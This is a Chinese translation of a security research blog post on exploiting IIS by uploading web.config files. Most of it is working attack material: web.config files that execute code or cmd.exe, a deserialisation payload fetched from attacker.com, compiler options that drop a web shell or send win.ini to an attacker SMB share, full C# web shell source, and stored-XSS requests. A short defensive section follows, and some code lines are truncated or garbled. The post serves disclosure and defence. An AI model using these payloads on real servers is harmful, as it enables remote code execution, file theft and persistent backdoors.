

介绍

这是我上传web.config系列文章中的第二篇，我在2014年完成了第一篇该系列的相关文章，在那篇文章中我描述了一种运行ASP的经典代码方法，即通过上传web.config文件。

在这篇文章中，我们专注于运行web.config文件本身，我在上一篇文章中介绍过如何在IIS上的应用程序中上传web.config技术。而本文中我的主要是使用web.config文件。

此处描述的技术分为两大类，其具体取决于是否可以在应用程序根目录或子文件夹、虚拟目录中上传web.config文件。


如果不熟悉IIS中的虚拟目录和应用程序术语，请[参阅](#)。

1.使用根目录或应用程序目录中的web.config执行命令

此方法非常具有破坏性，因为应用程序已经使用了将替换为我们的web.config文件。然而该文件没有所有必需的设置，例如数据库连接字符串或一些有效的程序集的引用。当应用程序可能使用了将要替换的web.config文件时，建议不要在实时网站上使用此技术。

位于其他应用程序或虚拟目录中的IIS应用程序可能不使用web.config文件，通常比网站的根目录更安全。

下面的图中显示了testwebconfig应用程序中的内部应用程序anotherapp的示例，该应用程序也位于默认网站内。



如果可以修改应用程序根目录中的web.config文件，则可以使用许多方法在服务器上执行命令。

我在这篇博文中列出了四个例子，如下所示。

1.1 将web.config作为ASPX页面执行

这与第一篇文中提到的技术非常相似，但是当我们在应用程序的根目录中上传web.config文件时，我们有更多的控制权，我们可以使用托管处理程序将web.config文件作为ASPX页面执行。以下web.config文件显示了一个示例：

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="web.config" verb="*" type="System.Web.UI.PageHandlerFactory" modules="ManagedPipelineHandler" />
      <add name="web_config-Classic" path="web.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\Microsoft.NET\Framework64\aspnet_isapi.dll" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
    <validation validateIntegratedModeConfiguration="false" />
  </system.webServer>
  <system.web>
    <compilation defaultLanguage="vb">
      <buildProviders> <add extension=".config" type="System.Web.Compilation.PageBuildProvider" /> </buildProviders>
    </compilation>
  </system.web>
</configuration>
```

```

    </compilation>
    <httpHandlers>
        <add path="web.config" type="System.Web.UI.PageHandlerFactory" verb="*" />
    </httpHandlers>
</system.web>
</configuration>
<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&">")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!--"&">")
%>
-->

```

之后我们可以浏览web.config文件以将其作为ASP.NET页面运行。然而XML内容也可以从网上访问。也许更容易上传另一个带有允许扩展名的文件，例如.config、.jpg或.txt文件，并将其作为.aspx页面运行。

1.2 使用AspNetCoreModule运行命令

我们也可以使用ASP.NET核心模块运行命令，如下所示：

```

<?xml version="1.0" encoding="utf-8"?>
<configuration>
    <system.webServer>
        <handlers>
            <remove name="aspNetCore" />
            <add name="aspNetCore" path="backdoor.me" verb="*" modules="AspNetCoreModule" resourceType="Unspecified" />
        </handlers>
        <aspNetCore processPath="cmd.exe" arguments="/c calc"/>
    </system.webServer>
</configuration>

```

所述命令将通过浏览不需要存在于服务器上的backdoor.me页面来执行，这里可以使用PowerShell命令作为反向shell。

1.3 使用系统秘钥

<https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/>中所述，可以在web.config文件中设置machineKey元素，以混淆ViewState。

1.4 使用JSON_AppService.axd

这是在.NET Framework中使用已知的反序列化问题在服务器上运行代码的一种方式。

在这种情况下，web.config文件如下所示：

```

<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.web.extensions>
        <scripting>
            <webServices>
                <authenticationService enabled="true" requireSSL="false" />
            </webServices>
        </scripting>
    </system.web.extensions>

    <appSettings>
        <add key="aspnet:UseLegacyClientServicesJsonHandling" value="true" />
    </appSettings>

    <system.web>
        <membership defaultProvider="ClientAuthenticationMembershipProvider">
            <providers>
                <add name="ClientAuthenticationMembershipProvider" type="System.Web.ClientServices.Providers.ClientFormsAuthenticationProvider" />
            </providers>
        </membership>
    </system.web>
</configuration>

```

以下JSON显示攻击者网站http://attacker.com/payload上应该接受POST请求的payload页面：

```
{
  '__type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=3
  'MethodName':'Start',
  'ObjectInstance':{
    '__type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
    'StartInfo': {
      '__type':'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c56193
      'FileName':'cmd',
      'Arguments': '/c calc'
    }
  }
}
```

上传web.config文件并在远程服务器上设置payload页面后，攻击者可以发送以下HTTP请求以在服务器上运行其代码和命令：

```
POST /testwebconfig/Authentication_JSON_AppService.axd/login HTTP/1.1
Host: victim.com
Content-Length: 72
Content-Type: application/json; charset=UTF-8
```

```
{"userName":"foo","password":"bar","createPersistentCookie":false}
```

应该注意的是，Profile_JSON_AppService.axd或Role_JSON_AppService.axd也可能在这里派上用场，但是需要在web.config中启用它们，并且需要调用合适的

2.使用子文件夹或虚拟目录中的web.config执行命令

虚拟目录中的web.config文件比应用程序文件夹根目录中的web.config更受限制。

可以滥用以执行AspNetCoreModule■machineKey■buildProviders■httpHandler等命令不能在子文件夹中的web.config中使用。

在我之前在2014年发表的相关博客文章中，我发现了一种方法，当允许在虚拟目录中使用ISAPI模块时，将web.config文件作为ASP文件运行。如下所示：

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.d
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!--"&"-")
%>
-->
```

其他模块（例如用于PHP的模块）也可以在允许时进行类似地使用。但是，在正确配置IIS应用程序时，我们通常无法运行除.NET代码之外的任何内容。因此，我将引入更多技术。

2.1 错误使用compilerOptions属性

我将使用以下web.config文件作为基本模板：

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.web>
    <httpRuntime targetFramework="4.6.7.1"/>
    <compilation tempDirectory="" debug="True" strict="False" explicit="False" batch="True"
      batchTimeout="900" maxBatchSize="1000" maxBatchGeneratedFileSize="1000" numRecompilesBeforeAppRestart="15"
```

```

defaultLanguage="c#" targetFramework="4.0" urlLinePragmas="False" assemblyPostProcessorType="">

<assemblies>

</assemblies>

<expressionBuilders>

</expressionBuilders>

<compilers>
  <compiler language="c#"
    extension=".cs;.config"
    type="Microsoft.CSharp.CSharpCodeProvider,System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"
    warningLevel="4"
    compilerOptions=' ' />
</compilers>
</compilation>
</system.web>
<system.webServer>
  <handlers>
    <add name="web_config" path="web.config" verb="*" type="System.Web.UI.PageHandlerFactory" resourceType="File" requireAccess="Read" />
  </handlers>
  <security>
    <requestFiltering>
      <hiddenSegments>
        <remove segment="web.config" />
      </hiddenSegments>
      <fileExtensions>
        <remove fileExtension=".config" />
      </fileExtensions>
    </requestFiltering>
  </security>
</system.webServer>
</configuration>

```

可以将`compiler`元素的`type`属性设置为以下默认类型之一：

- C#:

```
Microsoft.CSharp.CSharpCodeProvider, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

这使用`csc.exe`命令进行编译。

VB.NET :

```
Microsoft.VisualBasic.VBCodeProvider, System, Version=2.0.3600.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

使用`vbc.exe`命令进行编译。

Jscript.NET:

```
Microsoft.JScript.JScriptCodeProvider, Microsoft.JScript, Version=7.0.3300.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
```

这使用`jsc.exe`命令进行编译。

这些命令通常可以在.NET文件夹中找到。对于.NET v4，该文件夹将是：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
```

上面`web.config`模板文件中的`compilerOptions`属性的值将作为参数添加到编译器命令中。这里密文可以使用空格字符提供多个参数。

如果没有为编译器命令提供选项，则`compilerOptions`属性的值将被视为要编译的编译器的文件名。

■字符为终止命令，@字符加载另一个文件，如[本文](#)中所述。

如果我们可以在编译C#■VB.NET■Jscript.NET文件时找到执行命令的方法，那么可以通过编译可能来自远程共享驱动器或以前上传的静态文件的附加文件来轻松利用它。

应该注意的是，如果ASP.NET页面存在于上传`web.config`文件的同一文件夹中，则在我们更改编译过程时，它们将使用我在此提供的示例进行工作。因此，如果只有一次。

2.1.1 创建Web shell

以下字符串显示了compilerOptions属性，该属性可用于在Web目录中创建包含一些二进制数据的Web shell：

```
/resource:"\\KaliBoxIP\Public\webshell.txt" /out:"C:\appdata\wwwroot\myapp\webshell.aspx" #
```

使用上述设置浏览web.config文件后，将在请求的路径中创建具有webshell.aspx名称的二进制文件。在此处了解服务器上的应用程序路径非常重要。当显示ASP.NET失败的错误消息时，可以简单地通过错误来显示应用程序的路径。

建议在另一个文件而不是web.config文件本身中创建一个错误，但是如果以后可以修改它，这里只是一个web.config文件，它只显示一个错误：

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.web>
    <customErrors mode="Off" />
    IDontExist!
  </system.web>
</configuration>
```

除了可以在创建Web

shell之后更改web.config文件以删除compilerOptions属性以允许正常的编译过程之外，还应该在我们的web.config文件上传之外创建Web shell。

应该注意的是，webshell.txt中的代码将嵌入到包含二进制数据的webshell.aspx的中间。

由于这不是webshell的副本，因此可以用作获取访问权限的第一阶段。

无法访问SMB的解决方案

如果目标无法通过SMB进行通信，则可以使用允许的扩展名上载Web shell，以将其包含在/resource选项中：

```
/resource:"C:\appdata\wwwroot\myapp\attachment\myshell.config" /out:"C:\appdata\wwwroot\myapp\webshell.aspx" #
```

2.1.2 接管现有的ASPX文件

当ASPX文件存在于所上传web.config文件的同一文件夹中时，可以修改编译过程进行接管操作。

了解应用程序和虚拟目录对于使用此技术非常重要。我将使用以下示例解释这一点：

web.config文件可以在C:\appdata\wwwroot\myapp\attachment\上传，file.aspx也存在于同一路径中，可通过以下URL访问：

```
https://victim.com/myapp/attachment/file.aspx
```

现在可以使用以下编译器选项来接管此文件：

```
\\KaliBoxIP\Public\webshellcs.txt #
```

或者：

```
"C:\appdata\wwwroot\myapp\attachment\webshellcs.txt" #
```

webshellcs.txt文件的内容是：

```
namespace ASP
{
    using System;
    [System.Runtime.CompilerServices.CompilerGlobalScopeAttribute()]
    public class attachment_file_aspx : global::System.Web.UI.Page, System.Web.IHttpHandler
    {
        private void @__Render__control1(System.Web.UI.HtmlTextWriter @__w, System.Web.UI.Control parameterContainer)
        {
            if (!String.IsNullOrEmpty(Request["cmd"]))
            {
                System.Diagnostics.Process process = new System.Diagnostics.Process();
                process.StartInfo.FileName = Request["cmd"];
                process.StartInfo.Arguments = Request["arg"];
                process.StartInfo.UseShellExecute = false;
                process.StartInfo.RedirectStandardOutput = true;
                process.StartInfo.RedirectStandardError = true;
                process.Start();
                /* Read the output (or the error)
                string output = process.StandardOutput.ReadToEnd();
                @__w.Write("Result:<br><pre>");
                @__w.Write(output);
            }
            else
            {
```

```

        @__w.Write("Use:\"?cmd=cmd.exe&arg=/c dir\" as an example!");
    }
}

[System.Diagnostics.DebuggerNonUserCodeAttribute()]
protected override void FrameworkInitialize()
{
    this.SetRenderMethodDelegate(new System.Web.UI.RenderMethod(this.__Render__control1));
}
}
}

```

2.1.3 窃取内部文件

以下字符串显示compilerOptions属性：

```
/resource:c:\windows\win.ini /out:\\KaliBoxIP\Public\test.bin
```

在上载文件夹中打开现有ASP.NET页面后，将在包含win.ini文件的共享文件夹中创建test.pdb■test.bin文件。这对于获取应用程序的web.config文件尤其有用，因为它可能包含敏感数据，例如可以使用远程代码执行的机器密钥。

2.1.4 窃取应用的更多数据

以下字符串显示compilerOptions属性：

```
/resource:\\KaliBoxIP\Public\test.txt -bugreport:\\KaliBoxIP\Public\foobar1.txt /errorreport:none
```

在该文件夹中打开现有ASP.NET页面后，这将在共享路径上创建一个文件，该文件可能包含有关应用程序或其基础技术的敏感数据。

```

root@kali64:/tmp/smbshare# ls -lah
total 133M
drwxrwxrwx  2 root  root   4.0K Jul 31 12:50 .
drwxrwxrwt 20 root  root   4.0K Jul 31 12:22 ..
-rwxrw-rw-  1 nobody nogroup 133M Jul 31 12:51 foobar1.txt
root@kali64:/tmp/smbshare# head foobar1.txt
### Visual C# Compiler Defect Report, created Wed Jul 31 12:50:46 2019
### Compiler version: 4.8.3761.0
### .NET common language runtime version: 4.0.30319
### Operating System: Windows NT 6.3.9600
### Console and Defect Report Code Page: 850
### Compiler command line
/fullpaths /t:library /utf8output /R:"C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL
soft.Net\assembly\GAC_MSIL\System.ComponentModel.DataAnnotations\v4.0 4.0.0.0_3
C MSIL\System.Web.Extensions\v4.0 4.0.0.0 31bf3856ad364e35\System.Web.Extension

```

显然，当路径已知并且可以远程下载文件时，也可以在同一Web服务器上创建此文件。

2.2 接管上传的.NET文件

以下web.config可用于接管现有的Web服务文件：

```

<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.web>
    <webServices>
      <protocols>
        <add name="Documentation"/>
      </protocols>
      <wsdlHelpGenerator href="//KaliBoxIP\Public\webshell.aspx"/>
    </webServices>
  </system.web>
</configuration>

```

这将从SMB共享加载webshell.aspx文件，并在打开该文件夹中的ASMX文件时执行它。

也可以重新映射.master和.ascx扩展，并像ASMX文件一样使用它们。

上传这些文件的可能性高于其他ASP.NET扩展，例如.aspx■.asmx■.ashx■.svc■.soap，它们也可以使用相同的技术接管。

以下web.config文件显示了可以接管多个文件扩展名的示例：

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.web>
    <webServices>
      <protocols>
        <add name="Documentation" />
      </protocols>
      <wsdlHelpGenerator href="//KaliBoxIP/Public/webshell.aspx"/>
    </webServices>
  </system.web>
  <system.webServer>
    <handlers>
      <add name="remap_asmx1" path="*.ascx" verb="*" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Ex
      <add name="remap_asmx2" path="*.master" verb="*" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Ex
      <add name="remap_asmx3" path="*.aspx" verb="*" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Ex
      <add name="remap_asmx4" path="*.ashx" verb="*" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Ex
      <add name="remap_asmx5" path="*.svc" verb="*" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Ex
      <add name="remap_asmx6" path="*.soap" verb="*" type="System.Web.Script.Services.ScriptHandlerFactory, System.Web.Ex
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".ascx" />
          <remove fileExtension=".master" />
        </fileExtensions>
      </requestFiltering>
    </security>
  </system.webServer>
</configuration>
```

当SMB被阻止时，可能很难使用此技术，因为wsdlHelpGenerator元素的href属性中的文件扩展名很重要。

2.3 存储XSS

也可以创建存储型XSS。当其他方法因任何原因不起作用时，这可能很有用。

在上文中讨论了通过上传web.config文件使应用受XSS攻击的一些方法。例如，当允许下载某些文件时，可以通过操作mimetypes进行XSS攻击。以下示例显示.txt文件如何作为.html文件运行：

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <system.webServer>
    <staticContent>
      <remove fileExtension=".txt" />
      <mimeTypeMap fileExtension=".txt" mimeType="text/html" />
    </staticContent>
  </system.webServer>
</configuration>
```

在这篇博客文章中，还发现了两个新ASP.NET处理程序。

2.3.1 使用State Application处理程序

StateApplication处理程序是System.Web.SessionState命名空间内的一个内部类，用于缓存并且不应该直接从用户代码调用。使用任意文本替换任何现有文件的响应可能会被滥用。

以下web.config文件显示了一个示例，使用该示例使用XSS有效内容替换web.config的响应：

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers>
      <add name="web_config" path="*.config" verb="*" type="System.Web.SessionState.StateApplication, System.Web, Version=
    </handlers>
    <security>
      <requestFiltering>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
      </requestFiltering>
    </security>
  </system.webServer>
</configuration>
```

```

        </fileExtensions>
    </requestFiltering>
</security>
</system.webServer>
</configuration>

```

要在缓存中创建存储的XSS 525600分钟（最大数量），应在上传web.config文件后发送以下请求：

```

PUT /testwebconfig/userfiles/web.config HTTP/1.1
Host: victim.com
Http_Timeout: 525600
Content-Length: 25

```

```
<script>alert(1)</script>
```

提取内容：

```
http://victim.com/testwebconfig/userfiles/web.config
```

删除内容：

```

DELETE /testwebconfig/userfiles/web.config HTTP/1.1
Host: victim.com

```

为了使用相同的名称创建多个XSSd payload，可以将其他参数添加到URL。例如：

```

Web.config/payload1
Or
Web.config\payload1
And
Web.config?payload2

```

2.3.2 使用Discovery Request Handler处理程序

System.Web.Services.Discovery命名空间中的DiscoveryRequestHandler类可用于提供XML文件（实际使用中的disco文件）。这可能会被利用来从XML响应中执行JavaScript代码。

如果可以上传web.config文件，那么我们也可以上传包含带JavaScript代码的XML的test.config文件。以下web.config显示了一个示例，test.config文件将用作XML文件：

```

<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers>
      <add name="web_config" path="test.config" verb="*" type="System.Web.Services.Discovery.DiscoveryRequestHandler,Syste
    </handlers>
    <security>
      <requestFiltering>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
      </requestFiltering>
    </security>
  </system.webServer>
</configuration>

```

test.config文件如下；

```

<?xml version="1.0" ?>
<script xmlns="http://www.w3.org/1999/xhtml">alert(1)</script>

```

我们应该注意DynamicDiscoveryDocument类型的XML文件不能用于XSS，因为它将用于搜索当前目录以发现现有Web服务。

```

<dynamicDiscovery xmlns="urn:schemas-dynamicdiscovery:disco.2000-03-17">
  <exclude path="foobar"></exclude>
</dynamicDiscovery>

```

3 预防技术

第一道防线是使用白名单方法验证文件名，扩展名和内容。这可以通过仅允许文件扩展名并检查文件内容以确保它们使用有效格式来完成。

另一个建议是将文件保存在Web目录之外或数据库中。如今更安全的方式是将上传的文件存储在云中，例如在Amazon S3中。我们必须确保访问控制检查是合适且有效的，并且实现不会导致其他安全问题，例如不安全的对象引用或路径操作。

使用适当的HTTP标头还可以防止跨站点内容劫持攻击。

以下建议也可以通过上传web.config文件来加剧攻击：

使用预编译的应用程序会使脚本小子攻击您的应用程序变得更加困难

确保Web应用程序中的现有文件没有写入权限，包括web.config文件，尤其是在上传目录之外

监控网站上任何动态文件的创建，以检测潜在的攻击

如果我们无权访问代码，无法更改文件权限或无法更改应用程序的工作方式，那么仍可以在应用程序路径或网站根目录中使用web.config文件来缓解可能发生的某些攻击，

如果可能，请确保禁用虚拟目录中的web.config文件。

这可以通过更改applicationHost.config文件中的allowSubDirConfig属性来完成，该文件通常位于C:\Windows\System32\inetsrv\Config\

不应该被子目录中的其他web.config文件更改的敏感web.config元素也应该受到保护。

这可以使用web.config文件中的allowOverride属性或锁定功能来完成。

以下web.config文件显示了一个示例，可以在父目录中使用该示例来锁定在此研究中的某些威胁部分：

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <system.webServer>
    <handlers lockItem="true" />
    <staticContent lockItem="true" />
    <security>
      <requestFiltering lockItem="true" />
    </security>
  </system.webServer>

  <system.web>
    <httpRuntime lockItem="true" />
    <compilation lockItem="true" />
    <webServices lockItem="true" />
  </system.web>

  <system.serviceModel>
    <behaviors lockItem="true" />
    <services lockItem="true" />
  </system.serviceModel>
</configuration>
```

4 后台工作

本节基本涵盖了我在研究过程中所做的工作，虽然这可能是这篇文章中最无聊的部分，但我认为对于想要继续这项研究的人来说这可能是有用的。

当web.config可以位于IIS应用程序的根目录中时，查找如何运行代码和命令是最简单的部分，因为我可以使用记录的web.config功能和我之前的研究。

但是，在子文件夹中上传web.config文件时探索新方法需要更多的探索工作。

4.1 需求与资源

除了时间之外，我研究的主要资源是ASP.NET Framework源代码，Visual Studio■Sysinternals Process Monitor■dnSpy■Telerik JustDecompile■IIS Web服务器，Kali Linux以及Google搜索。

我使用Kali Linux主要是为了拥有一个简单的未经身份验证的SMB共享，我可以进行读/写操作。最终为我提供SMB v3支持的/etc/samba/smb.conf文件是：

```
[global]
#workgroup = WORKGROUP
#server string = Samba Server XYZ
#netbios name = someRandomUbuntu
#security = user
map to guest = Bad User
#dns proxy = no
log file = /var/log/samba/%m
log level = 1
```

```
server min protocol = SMB3
client min protocol = SMB3
client max protocol = SMB3
```

```
[Public]
path = /tmp/smbshare/
writable = yes
guest ok = yes
read only = no
browsable = yes
create mode = 0777
directory mode = 0777
# force user = nobody
```

4.2 编译器选项

在设置编译器选项时，我们基本上将参数传递给通过@字符传递的文件中的编译器（csc.exe，vbc.exe或jsc.exe）。虽然命令注入会立刻产生在我们的脑海中，但它是无效的，我无法使用它运行另一个命令。

有两种可能导致命令执行的途径比我在本研究中发现的更容易：

编译特定文件时的代码执行

查找可以依次运行代码或命令的参数

。-analyzer选项对于C#编译器来说非常有前景，但是.NET执行的csc.exe文件中缺少它。

4.3 探索新的处理程序

正如在本文中可以看到的那样，识别可以在web.config文件中处理的所有HTTP处理程序非常重要。这是通过搜索实现IHttpHandler，IHttpHandlerFactory和IHttpHandlerFactory2的类来完成的。

以下是在浏览器中轻松查看它们的方法：

<https://referencesource.microsoft.com/#System.Web/IHttpHandler.cs,62c4e10ee7e6cd36,references>

<https://referencesource.microsoft.com/#System.Web/IHttpHandlerFactory.cs,8437c9ce8bcd1bda,references>

<https://referencesource.microsoft.com/#System.Web/IHttpHandlerFactory.cs,21cd2fd2bb57b501,references>

应该注意的是，有时新的处理程序也可以从实现中派生出来。并且只需要很少的更改。

ASP.NET使用文件扩展名来检测其类型，如果无法获得Web服务所需的正确类型，则需要将新扩展名添加到buildProviders元素中。但是，buildProviders元素只能由应用程序设置，否则会显示以下错误：

```
The element 'buildProviders' cannot be defined below the application level.
```

此保护已在.NET Framework中的CompilationSection.cs的PostDeserialize()方法中编码，而不是在machine.config文件中：

<https://referencesource.microsoft.com/#System.Web/Configuration/CompilationSection.cs,904>

有一些方法可以使用预定义的扩展在IIS上执行命令，但本研究的重点是使用可能允许上载的新扩展。

可以在ASP.NET配置文件夹中的主web.config中看到预定义的buildProviders列表（例如C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config）。

4.4 临时编译的文件

临时文件和编译文件通常会复制到.NET Framework中的临时目录中，例如：

```
C:\Windows\Microsoft.NET\Framework64\[version]\Temporary ASP.NET Files\[appname]\[hash]\[hash]
```

其中一些文件将立即被删除，我监视它们的最简单方法是删除我的应用程序使用的临时目录上的所有用户的删除权限。当不再需要时，可以轻松恢复。

我们可以在那里创建文件，我们应该能够替换该应用程序的现有文件以在理论上执行服务器上的代码。

在实践中，所有这些文件在其名称中使用随机值，并且需要使用例如要分析文件名来窃取它们。我还没有研究.NET Framework何时创建新的DLL文件，但理论上应该可以重写这些现有的DLL文件来接管应用程序中现有.NET文件。

参考

[1] <https://soroush.secproject.com/blog/2014/07/upload-a-web-config-file-for-fun-profit/>

[2] <https://docs.microsoft.com/en-us/iis/get-started/planning-your-iis-architecture/understanding-sites-applications-and-virtual-directories-on-iis>

[3] <https://soroush.secproject.com/blog/2019/07/iis-application-vs-folder-detection-during-blackbox-testing/>

[4] <https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/>

[5] <https://www.nccgroup.trust/uk/our-research/use-of-deserialisation-in-.net-framework-methods-and-classes/>

[6] <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/compiler-options/listed-alphabetically>

[7] https://www.owasp.org/index.php/Unrestricted_File_Upload

[8] <https://github.com/nccgroup/CrossSiteContentHijacking>

[9] <https://techcommunity.microsoft.com/t5/IIS-Support-Blog/How-to-prevent-web-config-files-to-be-overwritten-by-config/ba-p/297627>

[10] <https://weblogs.asp.net/jongalloway/10-things-asp-net-developers-should-know-about-web-config-inheritance-and-overrides>

[11] [https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/ms228167\(v=vs.100\)](https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/ms228167(v=vs.100))